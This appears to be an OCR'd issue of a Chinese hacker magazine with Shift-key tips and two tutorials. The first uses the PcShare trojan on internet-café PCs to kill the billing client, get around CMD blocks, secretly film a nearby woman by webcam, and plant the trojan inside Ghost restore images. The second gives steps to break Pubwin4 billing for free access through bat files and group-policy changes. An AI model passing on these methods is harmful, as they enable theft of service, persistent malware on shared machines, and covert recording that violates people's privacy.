五 选择文件时，先按shift键，在选最后一个文件，可以选中一大批。

六 删除文件时，按shift键可以直接删除。不经过回收站。

七 放光碟时，连按数下shift键，可以跳过自动播放！

八 按shift键+F10可以代替鼠标右键。

九 打开文件时，如果你不想用默认方式打开，按shift键，在单击右键，在右边的菜单上就多出了打开方式下面的你就自己去做吧！

十 按shift键，点击超级连接，可以打开新窗口。

春节就在眼前了，中国有在大年夜吃年夜饭的习俗，大人还会给孩子发压岁钱。压岁钱用来干吗呢？去网吧？错也错也！能免费的我们决不会付钱！传说中，过年的时候网吧会比较空，大家都会去走亲访友的。人少有什么好处呢？玩黑客比较方便呗！人多的时候，别人站在你后面，你还敢大大咧咧地破解网吧管理软件上网吗？（吃了豹子胆的不算）

本期黑客手册上，我们就来看看怎么在45秒内破解Pubwin4免费上网、木马在网吧中的另类用法等等的精彩内容吧！

木马在网吧中的另类用法

yacou

几乎所有的小黑都会用木马，但你们拿木马做什么呢？挂马？种肉鸡中？今天和大家谈谈木马在网吧中的应用，这里就用pcshare来作演示。

首先，配置好服务端，IP地址就是当前机器的IP（因为我们要给自己种木马），端口没有必要做任何改变。如果网吧客户端有防火墙，建议选择IExplore.exe，因为穿墙效果比较好（图1）。




图1 配置木马

配置好服务端后就可以给自己种上木马，等上一会木马就自动上线了（图2）。




图2 木马种植成功

看看工具栏，有许多我们在网吧经常需要用到的功能，如：超级终端、文件管理等等。

1．获得任务管理器

网吧通常会做很多限制，任务管理器肯定是会被屏蔽的，这时我们可以利用“进程管理”功能来获得一个和任务管理器功能差不多的功能。找到网吧客户端的相关进程结束它，就不用担心卡里的钱用完后，机器自动锁定。

首先，我们点击控制端工具栏上的“进程管理”按钮，此时就会列出本地机器的进程，还不快快找到网吧客户端的相关进程，然后结束它（图3）。




图3 执行进程管理

2．突破本地的CMD限制

网吧黑客经常会和CMD打交道，但CMD同样会被屏蔽。不过这样的屏蔽通常只是简单屏蔽而已，大家可以建立一个“.bat”的文件，内容为Call Cmd即可。有时候这一招也不好用，既然有了木马，还有必要这么麻烦地去解除限制吗？（我的观点：能用鼠标解决的问题决不用键盘去解决）。

首先，我们点击控制端工具栏上的“超级终端”按钮，然后就会出现被屏蔽的CMD了。输入一个HELP命令，看看，果然可以正常使用（图4）。




图4 打开了被屏蔽的CMD

3．视频监控偷录PLMM

我曾经遇到一个很BT的网吧，补丁补得很全（这毕竟是少数，多数还是没有打补丁），很难给内网中指定目标种木马。正在郁闷之时我旁边突然来了一个漂亮MM，想留几张照片，但没有什么好的方法。此时灵光一闪，我可以利用视频监控功能来搞定啊！只要用自己的摄像头对着PLMM即可。有人会问，怎么对着MM啊？我这里的网吧每台机器之间都有一个隔板，摄像头通常都夹在这个板子上，可以装作在调整摄像头，乘机对准MM。什么，你被发现了？那只能是你自己的问题了。

前面的准备工作做完后，我们点击控制端工具栏上的“视频监控”按钮，再点击“开始录像”（图5），就能看见PLMM了。

4．其他应用

如果你想把本机器变成你的傀儡，你首先要破解网吧还原卡和还原精灵之类的东西（网络上有现成的工具和教程），然后再种植木马。如果C盘符被屏蔽了，也没有关系，直接使用“文件管理”功能就能看到了，还有搜索功能哦！你还可以找到“.gho”文件，也就是每个客户端都会被做一个ghost镜像，再用Ghost Explorer按自己的意愿向映象文件里添加木马。这样网管即使利用GHOST恢复系统，我们的木马还是不会死，呵呵。




图5 执行视频监

一般来说木马有很多必备的基础功能，应该说已经够用了。不过不同特色的木马有不同的玩法，就看你怎么玩了。

编辑点评： 木马是一把双刃剑，有人用它来恶意控制别人，非法获取一些不属于自己的资料；有人却用它来给自己的工作带来方便。在本文中，yacou就教大家利用木马来解除一些网吧的限制，给自己上机带来了方便，大家好好学习哦，不要只知道用木马来控制别人～

45秒破解Pubwin4

星陨石碎

闲话少说，想免费吗？Follow me！我这里装的是Pubwin4的最后一个版本（现已出了Pubwin EP了），现在鼠标在桌面上什么都点击不了，因为它屏蔽了一些快捷键，但它却没有屏蔽那个至关重要的，也就是键盘上面的WIN徽标键，那是用来控制开始菜单的，我们按下它（图1）。




图1　按下WIN徽标键可以弹出开始菜单

下面跟我做，快一些啊！打开记事本，写"gpedit.msc"（注意没有引号）。然后文件另存为扩展名为bat的文件，保存路径默认是在我的文档，文件名随便，这个不用管它。然后重新编辑那个文件，写"regedit"，继续另存为bat文件（注意文件名不要和上一个文件名重复）。OK，保存好后，关掉记事本。




图2　来到组策略的"系统"

现在注意看一下管理员，快完了，再重新按下那个小旗，然后点击"文档"→"我的文档"，先运行第一个bat文件，你就进入了组策略编辑器。Go on！来到用户配置→管理模板→系统（图2），双击"阻止访问注册表编辑工具"，这时出现"阻止访问注册表编辑工具 属性"（图3），选择已禁用，确定就行了。回到组策略→系统，有个"Ctrl+Alt+Del 选项"，双击进入后，再双击"删除任务管理器"，同样禁用它，应用确定后就可以关掉组策略了。

